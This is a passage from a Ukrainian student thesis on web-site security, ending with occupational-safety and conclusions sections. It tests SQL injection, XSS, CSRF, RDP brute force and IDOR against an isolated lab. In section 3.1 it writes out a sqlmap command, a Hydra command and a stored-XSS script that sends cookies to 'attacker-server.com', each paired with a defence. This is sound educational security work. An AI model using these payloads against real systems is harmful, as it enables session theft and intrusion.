можливі загрози. Особлива увага приділяється захисту від атак на мережеві протоколи і контроль за дозвіллям користувачів у системі, що забезпечує максимально високий рівень конфіденційності та цілісності даних. Застосування цих заходів гарантує мінімізацію потенційних ризиків, пов'язаних із витоком або несанкціонованою зміною інформації.

1.5.2 Основні тези ДСТУ ISO/IEC/IEEE 23026:2016

Основні положення стандарту ДСТУ ISO/IEC/IEEE 23026:2016 “Інженерія систем і програмних засобів. Розроблення та керування web сайтами для систем, програмних засобів та інформаційних послуг” роз'яснюють головні принципи, керівні вказівки та вимоги, пов'язані з процесами розробки, управління та підтримки веб-сайтів, які використовуються для систем, програмних продуктів і надання інформаційних послуг. Даний стандарт спрямований на забезпечення високої якості веб-ресурсів шляхом впровадження передових підходів до їх планування, створення та експлуатації. Він також охоплює питання безпеки, зручності використання, доступності й відповідності загальноприйнятим технічним стандартам[8]. Окрему увагу приділено аспектам структурування контенту, його оптимізації для кращого сприйняття користувачами та пошуковими системами, а також питанням регулярного моніторингу й актуалізації інформації на веб-платформах. У положеннях стандарту розглядаються підходи до побудови ефективного інтерфейсу користувача, необхідність врахування потреб цільової аудиторії та методи організації систематичного адміністрування. Крім того, стандарт враховує важливість дотримання технічної сумісності веб-ресурсів із різними типами пристроїв і платформ та наголошує на застосуванні практик, які сприяють забезпеченню безперервності роботи систем. Таким чином, цей документ є вичерпним керівництвом для спеціалістів у галузі системної та програмної інженерії, які займаються створенням і супроводом сучасних веб-сайтів.

1.6 Публікації та дослідження в сфері захисту веб-додатків

Присвячений аналізу опублікованих робіт і досліджень, які стосуються питань забезпечення безпеки веб-додатків, що є однією з ключових і найбільш обговорюваних тем у сучасній інформаційній сфері. У цьому розділі розглядаються основні підходи, інноваційні методи та технології, запропоновані для захисту веб-додатків від різноманітних загроз і атак, таких як SQL-ін'єкції, міжсайтовий скриптинг (XSS), атаки відмови в обслуговуванні (DoS) тощо. Одним з найважливіших аспектів цього питання є аналіз наукових праць, які описують існуючі методи забезпечення інформаційної безпеки, а також виявлення їхніх сильних сторін і обмежень. У багатьох роботах акцентується увага на ролі програмних фреймворків і систем виявлення вторгнень як важливих елементів у запобіганні потенційним загрозам. Особливе місце займає впровадження технологій машинного навчання й штучного інтелекту для автоматизації процесів виявлення та усунення вразливостей. Крім того, в дослідженнях розглядаються проблеми, пов'язані з удосконаленням криптографічних алгоритмів і протоколів, за допомогою яких забезпечується надійний захист даних користувачів під час їхньої передачі через веб-додатки. Окремо виділяються питання організації багаторівневого захисту, який комбінує різні механізми для досягнення максимальної ефективності у протидії кіберзагрозам[17]. Таким чином, вивчення публікацій і досліджень у цій галузі не лише дозволяє отримати ґрунтовну теоретичну базу, а й сприяє визначенню найбільш перспективних напрямів для подальшого розвитку систем захисту веб-додатків. Розуміння поточних трендів і загроз є вирішальним фактором для створення інноваційних рішень, які здатні відповідати вимогам сучасного світу цифрових технологій.

РОЗДІЛ 2 РОЗДІЛ АНАЛІЗ ВРАЗЛИВОСТЕЙ ДЛЯ ІНФРАСТРУКТУРИ ВЕБ-САЙТУ

Аналіз вразливостей, який проводиться для інфраструктури веб-сайту, є важливим процесом, що включає детальну перевірку всіх компонентів та систем, які складають основу веб-платформи. Цей процес має на меті виявити слабкі місця, які можуть бути використані зловмисниками для несанкціонованого доступу, крадіжки даних або інших шкідливих дій. Для ефективного аналізу проводяться комплексні тести безпеки, включаючи сканування на наявність вразливостей у програмному забезпеченні, перевірку налаштувань конфігурації серверів, аналіз захищеності мережевих протоколів і проведення тестів на проникнення. Завдяки цьому підходу ІТ-фахівці отримують змогу оцінити рівень безпеки веб-інфраструктури, розробити заходи інцидентного реагування та впровадити необхідні покращення для мінімізації ризиків у майбутньому[1].

2.1 Основні види вразливостей за версією OWASP Top 10

Небезпечна автентифікація створює проблеми з перевіркою особи користувача, тоді як небезпечне управління сесіями покладається на ненадійні механізми їх контролю. Міжсайтовий скриптинг (XSS) дозволяє впроваджувати шкідливий код на веб-сторінки, а SQL-ін'єкції надають можливість маніпулювати базами даних через введення SQL-коду.

Інші загрози включають небезпечну конфігурацію, що полягає у використанні застарілих налаштувань безпеки, та експлуатацію незахищених вікон і систем, яка використовує вразливості в плагінах або бібліотеках. Крім того, до поширених проблем належать ненадійне зберігання конфіденційної інформації, недостатня перевірка даних на вході та виході, використання компонентів із вже відомими вразливостями та наявність недокументованих або небезпечних API без належного контролю доступу.

2.2 Звіт Positive Technologies про основні види вразливостей

Звіт, присвячений технологіям Positive Technologies, зосереджується на всебічному аналізі основних видів вразливостей, характерних для цієї сфери. У документі детально розглядаються різні типи загроз, з якими можуть стикатися користувачі та організації, а також їхній потенційний вплив на безпеку систем. (Див. рисунок 2.1). Окрім цього, звіт містить рекомендації щодо стратегії усунення таких вразливостей. Важливою частиною аналізу є оцінка ризиків, пов'язаних з експлуатацією цих вразливостей, яка дозволяє зрозуміти, як можна ефективно захистити інформаційні системи від можливих атак[16].

КАТЕГОРІЯ	ОПИС	МЕТОДИ АНАЛІЗУ	ПОТЕНЦІЙНІ РИЗИКИ
OWASP Top 10	Десять найпоширеншмх типів вразливостей у веб-додатках	Сканування вразливос-тей, Penetration Testing	Несанкціонований доступ, крадіжка даних, XSS, SQL-ін'єкції
Конфігурація серверів	Перевірка безлечності парамет-рів налаштувань	Ручна перевірка, автоматизовані сканери	Відкриті порти, застарілі версії ПЗ
Методики Black/White Box	Аналіз з або без доступу до внутрі-шньої логіки	Статичний (white) і динамічний (biack) ан-ализ	Непередбачені збої в роботі, порушення безпеки
Галузевий контекст	Особливості веб-саитів у різних нішах	Порівняльний аналіз, конкурентний огляд	Недостатня адаптація під специфіку ринку
Звітність та реагування	Складання підсумків. рекомендації	Генерація звітів, план реагування	Відсутність готовності до інцийдентів

Рисунок 2.1 – Таблиця основних видів вразливостей сайту

2.2.1 Методика виконання досліджень

Методика проведення досліджень стосовно веб-сайту охоплює кілька важливих етапів, спрямованих на глибоке розуміння його функціонування, ефективності та взаємодії з користувачами. На початковому етапі необхідно провести детальний аналіз цілей веб-сайту, щоб чітко визначити напрямки та аспекти, які потребують уваги. Це включає ідентифікацію ключових сторінок та функцій, що виконують основну роль у досягненні поставлених завдань. Далі слід перейти до збору та аналізу даних за допомогою різноманітних аналітичних

інструментів, таких як Google Analytics чи Яндекс.Метрика[2]. Це дозволить отримати цілісну картину про трафік на сайт, демографічні характеристики аудиторії, поведінкові моделі відвідувачів та інші важливі показники. Наступним кроком є проведення юзабіліті-тестувань, щоб оцінити зручність використання сайту для його користувачів. Це може включати як тестування реальними користувачами, так і залучення експертів для виявлення можливих проблем у навігації чи дизайні. Крім того, варто зайнятися аналізом конкурентів та вивченням галузевих стандартів для визначення сильних та слабких сторін сайту в порівнянні з іншими гравцями на ринку. Це може допомогти виявити нові можливості для покращень та розробки унікальних елементів чи функцій. Завершальний етап дослідження зосереджується на складанні звіту, в якому детально описуються всі знайдені проблеми та потенційні шляхи їх вирішення. Рекомендації мають бути чіткими та перевіреними, щоб команда розробників або власники сайту могли легко прийняти рішення щодо подальших дій для вдосконалення та оптимізації ресурсу.

2.2.2 Статистика вразливостей

Статистика вразливостей веб-сайту надає детальний огляд потенційних загроз безпеці, які можуть вплинути на його функціонування та конфіденційність даних користувачів. У цьому контексті важливо розглянути різні типи вразливостей, включаючи SQL-ін'єкції, атаки XSS (міжсайтовий скриптинг), CSRF (підробка міжсайтових запитів), а також неправильне налаштування сек’юрності серверів і сховищ даних. Виділення ключових вразливостей допомагає зрозуміти, які аспекти веб-сайту потребують більшої уваги та додаткових заходів захисту. Це завдання вимагає координації між розробниками, фахівцями з кібербезпеки та адміністраторами, щоб своєчасно усунути будь-які ризики та зберегти цілісність системи.

2.2.3 Дослідження властивостей по галузях

Дослідження щодо властивостей веб-сайтів у різних галузях є надзвичайно важливим процесом, який дозволяє глибше розуміти специфіку та вимоги кожної сфери. Це дослідження може включати аналіз таких аспектів, як структура та дизайн веб-сайтів, їх функціональні можливості, а також користувацький досвід. Знання, отримані з подібних досліджень, допомагають не лише у створенні більш ефективних і привабливих веб-платформ, але й у вдосконаленні методів залучення та утримання аудиторії. Крім того, детальний огляд сайтів в різних галузях може розкрити тенденції та інновації, що з'являються на ринку цифрових технологій, забезпечуючи тим самим конкурентну перевагу компаніям, які прагнуть слідувати або навіть випереджати ці тенденції[2].

2.2.4 Результати дослідження методикою білої та чорної скрині

Дослідження, спрямоване на аналіз білої та чорної скрині веб-сайту, виявило кілька важливих аспектів, які значною мірою впливають на його загальну функціональність і безпеку. Біла скриня забезпечує детальне розуміння внутрішніх процесів веб-сайту, дозволяючи розробникам детально вивчити структуру коду, логіку та взаємодію різних компонентів. Це допомагає виявити потенційні вразливості та оптимізувати продуктивність. У свою чергу, чорна скриня передбачає тестування веб-сайту з точки зору кінцевого користувача без доступу до сирцевого коду чи внутрішньої логіки. Цей підхід дозволяє оцінити, як сайт реагує на різноманітні дії та запити, виявити можливі проблеми з доступом або функціональністю, які можуть виникати під час звичайного користування. В обох випадках дослідження проводилося, щоб забезпечити досягнення максимальної сумісності та надійності платформи, а також для покращення загального досвіду користувачів. Дані такого дослідження стають неоціненними для подальшої розробки та впровадження нових функцій, що

допоможуть зробити веб-сайт більш інтерактивним та захищеним для всіх користувачів.

РОЗДІЛ 3 РОЗДІЛ ВИРОБЛЕННЯ ПРАКТИЧНИХ РЕКОМЕНДАЦІЙ ЩОДО ЗАХИСТУ ІНФОРМАЦІЇ ВЕБ-САЙТУ

Розробка рекомендацій для забезпечення захисту інформаційних ресурсів веб-сайту є важливим етапом у створенні безпечного і надійного інтернет-середовища. Перш за все, слід запровадити комплексну стратегію безпеки, яка включатиме регулярне оновлення програмного забезпечення, що дозволяє усунути вразливості, які можуть бути виявлені у системах керування вмістом та інших додатках, що використовуються на сайті. Важливим аспектом є впровадження багаторівневої системи аутентифікації, яка може містити двофакторну перевірку для запобігання несанкціонованому доступу до адміністративних панелей та конфіденційної інформації.

Додатково, використання протоколів безпеки, таких як HTTPS, забезпечить шифрування даних під час їх передачі між сервером та користувачем, що є критично важливим для запобігання перехопленню особистих даних. Регулярні аудити безпеки та тестування на предмет вразливостей допоможуть ідентифікувати потенційні ризики та запровадити відповідні заходи попередження[5]. Забезпечення резервного копіювання даних та готовність до реалізації планів відновлення також є ключовими чинниками для підтримання стійкості веб-сайту у разі інцидентів. Створення чітких рекомендацій щодо управління паролями, використання захисного програмного забезпечення для виявлення загроз та підвищення обізнаності співробітників про сучасні кіберзагрози може значно покращити загальний рівень інформаційної безпеки сайту.

3.1 Вироблення рекомендацій щодо поширених загроз для Web сайту

Перехід від теоретичного аналізу загроз до їх практичної нейтралізації вимагає системного підходу та створення контрольованого середовища для експериментів. Метою цього етапу є не лише виявлення вразливостей, але й апробація

конкретних методів захисту, щоб підтвердити їхню ефективність. Для цього було розгорнуто ізольований тестовий стенд, що імітує типову інфраструктуру сучасного вебсайту. Такий стенд включав вебсервер на базі Windows Server 2022 з IIS, тестовий вебдодаток на платформі ASP.NET, сервер баз даних MS SQL Server та віртуальну машину зловмисника під управлінням Kali Linux. Вибір цих технологій зумовлений їхнім широким розповсюдженням у корпоративному секторі, що робить результати тестування максимально релевантними для реальних умов. У наступних підрозділах детально, крок за кроком, розглянуто методику тестування кожної з поширених загроз, зафіксовано отримані результати та запропоновано перевірені на практиці рішення для їхньої повної нейтралізації, формуючи комплексний посібник із посилення безпеки вебресурсу.

3.1.1 SQL-ін'єкції

SQL-ін'єкції залишаються однією з найбільш критичних загроз, що дозволяють зловмиснику отримати повний контроль над базою даних вебсайту[21].

Практичне тестування ставило за мету перевірити сторінку входу на вразливість до SQL-ін'єкцій. Для цього використовувався інструмент sqlmap. Процес включав спробу обійти автентифікацію, передавши в поле логіна спеціально сформований рядок. Автоматизація цього процесу здійснювалася за допомогою sqlmap з певною командою, запущеною на машині зловмисника (див. лістинг 3.1).

Лістинг 3.1 – Команда на машині зловмисника

```
sqlmap -u "http://test-site.local/login.aspx" --
data="username=admin&password=password&submit=Login" -p
"username" --dbms="Microsoft SQL Server" --level=5 -- risk=3 -
batch
```

Тестування виявило вразливість. Sqlmap успішно ідентифікував структуру бази даних, отримав назви таблиць, зокрема Users та Orders, а також витяг хеші

паролів користувачів. Це підтверджує можливість несанкціонованого доступу до всіх даних.

Найефективніший метод захисту полягає у використанні параметризованих запитів (Prepared Statements). Замість об'єднання рядків для формування SQL-запиту, варто використовувати параметри. Це гарантує, що дані, які вводить користувач, завжди розглядатимуться як дані, а не як частина SQL-команди (див. лістинг 3.3).

Лістинг 3.2 – Фрагмент коду (неправильно):

```
C#
string query = "SELECT * FROM Users WHERE Username = '" +
txtUsername.Text + "' AND Password = '" + txtPassword.Text + "'";
```

Лістинг 3.3 – Фрагмент коду (правильно):

```
C#
string query = "SELECT * FROM Users WHERE Username = @Username AND
Password = @Password";
    SqlCommand cmd = new SqlCommand(query, connection);
    cmd.Parameters.AddWithValue("@Username", txtUsername.Text);
    cmd.Parameters.AddWithValue("@Password", txtPassword.Text);
```

Принцип найменших привілеїв: Обліковий запис, який використовується вебдодатком для підключення до бази даних, повинен мати лише мінімально необхідні права (наприклад, лише `SELECT`, `INSERT`, `UPDATE` для певних таблиць, але не права адміністратора).

3.1.2 Атаки XSS (Cross-Site Scripting)

Атаки XSS дозволяють зловмиснику виконувати довільний JavaScript-код у браузері жертви, що може призвести до викрадення сесійних даних та іншої конфіденційної інформації[9].

Мета тестування полягала у перевірці поля для коментарів на наявність вразливості до збереженого XSS. Для цього використовувався інструмент Burp Suite з метою перехоплення та модифікації запитів.

Процес передбачав надсилання шкідливого коду через форму додавання коментаря:

```
<script>fetch('http://attacker-server.com/steal?cookie=' + document.cookie);</script>
```

Коментар було успішно збережено в базі даних. Коли інший користувач, включаючи адміністратора, відкривав сторінку, його браузер виконував цей скрипт. На сервері зловмисника було зафіксовано отримання cookie-файлів сесії адміністратора, що надало б можливість захопити його сесію.

Для захисту рекомендується екранування вихідних даних (Output Encoding). Перед відображенням будь-яких даних, що надійшли від користувача, їх необхідно кодувати. Спеціальні символи, такі як <, >, " будуть замінені на їх безпечні HTML-еквіваленти (`<`, `>`, `&quot;`). Більшість сучасних фреймворків, включаючи ASP.NET Razor, виконують це автоматично.

Також, Content Security Policy (CSP) є потужним механізмом захисту, що реалізується через HTTP-заголовок. Він дозволяє адміністратору сайту вказати, з яких доменів браузеру дозволено завантажувати та виконувати скрипти. Власне заголовок:

```
Content-Security-Policy: default-src 'self'; script-src 'self' trusted-scripts.com;
```

3.1.3 CSRF-атаки (Cross-Site Request Forgery)

CSRF-атаки змушують браузер автентифікованого користувача виконувати небажані дії на сайті без його відома[14].

Мета тестування полягала у тому, щоб змусити користувача змінити свій email, перейшовши на сторінку, підготовлену зловмисником.Процес включав створення HTML-сторінки на сервері зловмисника, яка містила невидиму форму. Ця форма автоматично надсилала POST-запит на сторінку `http://test-`

`site.local/change_email.aspx` з новим email-ом зловмисника. Посилання на цю сторінку було надіслано жертві.

Коли автентифікований користувач перейшов за посиланням, його браузер автоматично надіслав запит разом із сесійними cookie. В результаті email було успішно змінено без відома користувача.

Для захисту рекомендується використання **Anti-CSRF токенів**. Для кожної сесії користувача генерується унікальний, випадковий токен. Цей токен додається як приховане поле до кожної форми. Під час отримання запиту сервер перевіряє, чи збігається токен з форми з тим, що зберігається в сесії. Оскільки зловмисник не знає цей токен, він не може сформувати правильний запит.
Реалізація цього в ASP.NET MVC є простою: достатньо додати `@Html.AntiForgeryToken()` у форму та атрибут `[ValidateAntiForgeryToken]` до відповідного методу контролера.

3.1.4 Атака Broken authentication (порушення автентифікації)

Ця загроза пов'язана з недоліками в механізмах автентифікації та керування сесіями. Одним з найпоширеніших векторів є атака перебору паролів (brute-force).

Відповідно до завдань роботи, було протестовано стійкість Windows Server 2022 до атаки перебору паролів на службу віддаленого робочого столу (RDP).

Мета полягала у отриманні доступу до сервера шляхом перебору поширених паролів для облікового запису `Administrator`. Для цього використовувався інструмент `Hydra`. Процес включав запуск певної команди на машині зловмисника.

```
Bash
hydra -l Administrator -P /usr/share/wordlists/rockyou.txt
rdp://<IP-адреса-сервера> -t 4
```

У результаті після тривалого часу атака завершилася успіхом. Було знайдено слабкий пароль (`Password123`), що дозволило отримати повний адміністративний доступ до сервера.

Необхідно застосувати групову політику, яка вимагає від користувачів створювати довгі (12+ символів) та складні паролі. Також слід налаштувати політику блокування облікового запису після певної кількості невдалих спроб входу, наприклад, 5 спроб.

Оскільки стандартні політики не блокують IP-адресу зловмисника, було розроблено та протестовано скрипт на PowerShell, який автоматизує цей процес. Принцип роботи скрипту полягає у відстеженні журналу безпеки Windows (Event Log) на предмет подій невдалого входу (Event ID 4625). Якщо за короткий проміжок часу з однієї IP-адреси надходить більше N спроб, скрипт автоматично створює правило у брандмауері Windows Defender, яке блокує весь трафік з цієї IP-адрес (див. лістинг 3.4).

Лістинг 3.4 – Фрагмент коду (`block_ip.ps1`)

```
PowerShell
# Налаштування
$maxFailedAttempts = 5
$timeWindowMinutes = 10

# Отримання подій невдалого входу за останній період
$events = Get-WinEvent -FilterHashtable @{LogName='Security';
ID=4625; StartTime=(Get-Date).AddMinutes(-$timeWindowMinutes)}

# Групування за IP-адресою
$failedIPs = $events | ForEach-Object {
    $ip = $_.Properties[19].Value
    if ($ip -match '\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}') {
        [PSCustomObject]@{ IPAddress = $ip }
    }
} | Group-Object -Property IPAddress

# Блокування IP-адрес, що перевищили ліміт
foreach ($group in $failedIPs) {
    if ($group.Count -ge $maxFailedAttempts) {
        $ipToBlock = $group.Name
        # Перевірка, чи правило вже існує
        if (-not (Get-NetFirewallRule -DisplayName "Block-
$ipToBlock" -ErrorAction SilentlyContinue)) {
```

```
            Write-Host "Blocking IP: $ipToBlock"
            New-NetFirewallRule -DisplayName "Block-$ipToBlock" -
Direction Inbound -Action Block -RemoteAddress $ipToBlock
        }
    }
}
```

В ході тестування системи: Скрипт було запущено через `Task Scheduler` кожні 5 хвилин. Повторна атака з `Hydra` призвела до того, що після п'ятої невдалої спроби IP-адреса зловмисника була автоматично заблокована брандмауером, і атака припинилася. Це підтверджує ефективність розробленого рішення.

3.1.5 Атаки через некоректне налаштування конфігурації

Неправильні налаштування безпеки сервера, фреймворку чи вебдодатка є поширеною причиною вразливостей[8].

Процес тестування включав сканування вебсервера за допомогою сканера Nmap та перегляд HTTP-заголовків.

Було виявлено, що у HTTP-заголовках сервер передавав детальну інформацію про версію, зокрема `Server: Microsoft-IIS/10.0`. Також були увімкнені детальні повідомлення про помилки ASP.NET, які розкривали внутрішню структуру файлової системи у разі збою.

Для захисту слід налаштувати IIS таким чином, щоб він не надсилав інформацію про версію. У файлі `web.config` необхідно встановити режим відображення помилок на `Custom` або `RemoteOnly`, щоб користувачі бачили лише загальну сторінку помилки. Важливо також регулярно проводити аудит конфігурації, систематично перевіряючи налаштування сервера та додатків на відповідність стандартам безпеки.

3.1.6 Атаки, спрямовані на витік критичних даних

Ці атаки націлені на дані, що передаються або зберігаються без належного шифрування[12].

Процес тестування включав перевірку процесу автентифікації. Виявилося, що сторінка входу працює по HTTP, а не HTTPS.

За допомогою аналізатора трафіку Wireshark вдалося перехопити логін та пароль користувача у відкритому вигляді.

Для захисту весь трафік сайту, особливо сторінки автентифікації та роботи з персональними даними, повинен передаватися виключно по HTTPS (TLS). Чутливі дані в базі даних, наприклад персональні дані клієнтів, повинні бути зашифровані. Для цього можна використовувати вбудовані можливості СУБД, такі як Transparent Data Encryption (TDE) в MS SQL Server.

3.1.7 Атаки через недоліки контролю доступу

Ці вразливості дозволяють користувачам отримувати доступ до функцій або даних, на які вони не мають повноважень.

Процес тестування включав вхід під звичайним користувачем з `ID=101`. Сторінка його профілю мала URL `http://test-site.local/profile.aspx?id=101`. Шляхом простої зміни `ID` в URL на `102` вдалося отримати доступ до профілю іншого користувача.

Цей результат підтвердив наявність вразливості "Insecure Direct Object Reference" (IDOR).

Для захисту слід здійснювати перевірку прав доступу на сервері. Для кожного запиту, що стосується доступу до об'єкта, на сервері має відбуватися перевірка: чи має поточний користувач право на виконання цієї дії з цим конкретним об'єктом (див. лістинг 3.5).

Лістинг 3.5 – Логіка виконання

```
C#
int requestedProfileId =
    Convert.ToInt32(Request.QueryString["id"]);
int currentUserId = (int)Session["UserId"];
```

```
if (requestedProfileId == currentUserId ||
    IsUserAdmin(currentUserId)) {
    // Показати профіль
} else {
    // Відмовити в доступі
}
```

Власне у додатку А наявна блок-схема, вона чітко покаже взаємозв'язок між загрозами та їх нейтралізацією.

РОЗДІЛ 4 РОЗДІЛ БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Охорона праці

Професійна діяльність фахівця з кібербезпеки в рамках даної кваліфікаційної роботи пов'язана з тривалою, інтенсивною роботою за персональним комп'ютером, що вимагає високої концентрації та глибоких знань. Ця спеціальність передбачає систематичний аналіз вразливостей вебсайтів, включаючи проведення комплексних пентестів, використання спеціалізованих інструментів, таких як Burp Suite для перехоплення та модифікації запитів, sqlmap для виявлення та експлуатації SQL-ін'єкцій, Nmap для сканування мережі та виявлення відкритих портів, а також Hydra для атак методом перебору паролів. Необхідність розробки власних скриптів та адаптації існуючих інструментів до специфічних завдань також є невід'ємною частиною роботи. Окрім практичного тестування, фахівець з кібербезпеки повинен постійно вивчати нормативно-правові акти, міжнародні та національні стандарти у сфері інформаційної безпеки, такі як ISO/IEC 27001, NIST, ДСТУ, щоб забезпечувати відповідність розроблених рішень чинному законодавству. На основі цих знань відбувається розробка детальних рекомендацій щодо захисту інформації, політик безпеки, інструкцій для користувачів та процедур реагування на кіберінциденти. Також важливим аспектом є налаштування та тестування різноманітних програмних і апаратних засобів захисту, включаючи фаєрволи, системи виявлення та запобігання вторгненням (IDS/IPS), антивірусне програмне забезпечення, системи керування подіями безпеки (SIEM), а також засоби криптографічного захисту[26].

Не менш значущими є психофізіологічні фактори, які безпосередньо впливають на нервову систему та загальний стан працівника. Значне зорове напруження виникає внаслідок тривалої роботи з монітором, що включає читання дрібного тексту, аналіз складних структур даних, багатогодинне

кодування та переключення уваги між кількома екранами. Це часто призводить до синдрому комп'ютерного зору, що проявляється сухістю, печінням, втомою очей, а також головними болями. Розумове перенапруження є наслідком високої концентрації уваги, необхідності постійного аналізу великих обсягів інформації, вирішення нестандартних логічних задач та відповідальності за кібербезпеку систем. Це може призвести до зниження когнітивних функцій, дратівливості та підвищеного рівня стресу. Статичне навантаження на опорно-руховий апарат є неминучим наслідком тривалого сидіння в одній позі. М'язи спини, шиї, плечей та кінцівок перебувають у постійному напруженні, що може спричинити болі в спині, шийний остеохондроз, синдром зап'ястного каналу та порушення кровообігу. Попри складність і різноманітність завдань, деякі аспекти роботи фахівця з кібербезпеки, такі як рутинний моніторинг журналів або багаторазові перевірки, можуть мати елементи монотонності, що також сприяє втомі та зниженню уваги.

Для створення безпечних та комфортних умов праці, що сприятимуть збереженню здоров'я та підвищенню продуктивності фахівця з кібербезпеки, необхідно суворо дотримуватися вимог нормативних документів, зокрема Державних санітарних правил і норм роботи з візуальними дисплейними терміналами ЕОМ (ДСанПіН 3.3.2.007-98). Це включає організацію належної ергономіки робочого місця, де стіл та крісло мають бути регульованими по висоті, що дозволяє індивідуально налаштувати їх під фізіологічні особливості працівника та забезпечити правильну поставу. Монітор повинен бути розташований на оптимальній відстані 60-70 см від очей, а його верхній край має знаходитися на рівні очей або трохи нижче, щоб зменшити навантаження на шийний відділ хребта. Щоб уникнути статичного напруження та зорової втоми, рекомендовано робити регулярні, короткі перерви кожні 45-60 хвилин роботи за комп'ютером, під час яких слід виконувати гімнастику для очей, легкі розминки для шиї та спини, а також змінювати положення тіла[8]. Крім того, надзвичайно важливо підтримувати оптимальний мікроклімат у приміщенні: температуру повітря в межах 22-24 °С, що є комфортною для більшості людей, та відносну

вологість 40-60%, що запобігає пересиханню слизових оболонок та дихальних шляхів. Регулярне та ефективне провітрювання робочої зони є обов'язковим для забезпечення притоку свіжого повітря та видалення забруднень. Освітлення на робочому місці має бути достатнім, у межах 300-500 лк, забезпечуючи рівномірне розсіювання світла без створення відблисків на екрані монітора, що може викликати зорову втому. Електробезпека гарантується винятковим використанням заземленого обладнання, що знижує ризик ураження електричним струмом, а також регулярним контролем за справністю кабелів живлення, розеток та електричних приладів. Крім технічних аспектів, важливо проводити інструктажі з охорони праці, навчаючи працівників правилам безпечної експлуатації обладнання та діям у надзвичайних ситуаціях. Комплексний підхід до цих питань є запорукою збереження здоров'я фахівців та забезпечення високої ефективності їхньої праці у довгостроковій перспективі.

4.2 Безпека життєдіяльності

Найбільш імовірною надзвичайною ситуацією техногенного характеру, яка може загрожувати безпеці в офісі, є пожежа. Причини її виникнення можуть бути різноманітними і часто взаємопов'язаними, включаючи, наприклад, коротке замикання в електромережі, яке може статися через перевантаження, старіння проводки, пошкодження ізоляції або неякісне обладнання[26]. Несправність офісного чи серверного обладнання, такого як перегрів комп'ютерів, принтерів, джерел безперебійного живлення або зарядних пристроїв, також є поширеною причиною загорянь. Крім того, необережне поводження з вогнем, таке як куріння в недозволених місцях, неправильне використання електронагрівальних приладів або залишені без нагляду джерела тепла, може стати спусковим гачком для початку пожежі. Розуміння цих першопричин дозволяє зосередити профілактичні заходи на найбільш уразливих ланках.

Забезпечення пожежної безпеки вимагає комплексного, багатопланового підходу, який охоплює як технічні засоби, так і організаційні заходи.

Насамперед, приміщення повинно бути обладнане сучасною автоматичною пожежною сигналізацією, яка здатна оперативно виявляти ознаки загоряння (дим, підвищення температури) та сповіщати про небезпеку звуковими та світловими сигналами. Ця система має регулярно перевірятися та обслуговуватися для забезпечення її бездоганної роботи. Окрім сигналізації, необхідно наявність первинних засобів пожежогасіння. Йдеться про вогнегасники – зокрема, вуглекислотні або порошкові – які є ефективними для гасіння більшості типів пожеж, включаючи ті, що виникають через електрообладнання. Ці вогнегасники повинні бути розміщені на видних, легкодоступних місцях, без жодних перешкод, а персонал має бути обізнаний з їхнім розташуванням та правилами використання. Важливо також, щоб вогнегасники регулярно перевірялися та перезаряджалися відповідно до встановлених термінів. Окрім технічних засобів, ключову роль відіграють організаційні заходи. Кожне офісне приміщення повинно мати чітко розроблений та вивішений план евакуації, що містить схеми виходу, розташування пожежних виходів, вогнегасників та місць збору. Цей план має бути зрозумілим та доступним для всіх працівників. Надзвичайно важливо постійно підтримувати проходи, коридори та евакуаційні виходи вільними від будь-якого захаращення – жодні меблі, обладнання чи сміття не повинні перешкоджати швидкій та безпечній евакуації. І, безумовно, невід'ємною частиною профілактики є проведення з персоналом регулярних інструктажів та тренувань з пожежної безпеки, які включають як теоретичні знання (правила, причини пожеж, класи вогнегасників), так і практичні навички (використання вогнегасника, дії під час евакуації).

Порядок дій у разі виникнення пожежі є чітко регламентованим і вимагає послідовності та спокою. Першочерговим кроком є негайне повідомлення про пожежу пожежно-рятувальної служби. Це слід зробити за єдиним телефоном служби порятунку – 101, максимально точно вказавши адресу об'єкта, поверх, місце загоряння та інші відомі деталі, що допоможуть рятувальникам швидше зорієнтуватися. Одночасно з викликом пожежної служби необхідно сповістити

керівництво офісу та всіх інших працівників, що перебувають у приміщенні, про небезпеку. Це можна зробити за допомогою внутрішньої системи оповіщення, гучним голосом або будь-яким іншим доступним способом. Після оповіщення слід негайно розпочати безпечну евакуацію людей з приміщення, неухильно дотримуючись розробленого плану евакуації. Важливо пам'ятати, що паніка є головним ворогом під час евакуації, тому слід діяти спокійно та допомагати іншим, особливо тим, хто може потребувати допомоги. Якщо це можливо і, найголовніше, безпечно, необхідно знеструмити електрообладнання, щоб запобігти поширенню пожежі та ураженню електричним струмом. Тільки після цього, якщо загоряння незначне і не загрожує життю, можна розпочати гасіння пожежі за допомогою наявних первинних вогнегасників. Проте слід пам'ятати, що власні дії з гасіння пожежі допустимі лише до прибуття пожежних підрозділів і лише у випадку, якщо це не створює загрози для власного життя. Після прибуття пожежних підрозділів всі працівники повинні негайно припинити будь-які самостійні дії та неухильно виконувати всі вказівки та розпорядження керівника гасіння пожежі[26].

Дотримання вищезазначених вимог з охорони праці та безпеки життєдіяльності є фундаментальним принципом для будь-якого робочого середовища. Лише завдяки комплексній реалізації профілактичних заходів, регулярним інструктажам та чітко відпрацьованим алгоритмам дій у надзвичайних ситуаціях, можна мінімізувати потенційні ризики для здоров'я та життя працівника. Це забезпечує не тільки відповідність нормативним вимогам, а й створює умови для високої продуктивності та безпеки виконання завдань кваліфікаційної роботи, гарантуючи захист як людського капіталу, так і матеріальних цінностей компанії.

ВИСНОВКИ

Результати дослідження показали необхідність ефективного захисту веб-сайту для забезпечення його безперебійної роботи та збереження даних користувачів. Основна увага зосереджена на впровадженні сучасних систем безпеки, таких як використання SSL-сертифікатів, регулярного оновлення програмного забезпечення та моніторингу потенційних загроз. Для підвищення рівня захисту також рекомендовано застосовувати двохфакторну автентифікацію та проводити періодичне тестування на вразливості. Виконання цих заходів сприятиме підвищенню стійкості веб-сайту до кібератак і збільшенню рівня довіри користувачів.

Аналіз вразливостей веб-сайтів може надати цінні висновки для покращення їхньої безпеки. Проведення такого аналізу допомагає ідентифікувати потенційні загрози та слабкі місця в інфраструктурі, дозволяючи своєчасно вжити заходи для їх усунення. Результати можуть включати рекомендації щодо оновлення програмного забезпечення, покращення захисту від атак, таких як SQ-і Lн'єкції або XSS, а також підвищення загального рівня кібербезпеки за рахунок впровадження багатофакторної автентифікації та налагодження регулярного моніторингу систем. Таким чином, організації можуть захистити свої дані та забезпечити безперебійну роботу своїх онлайн-платфор.

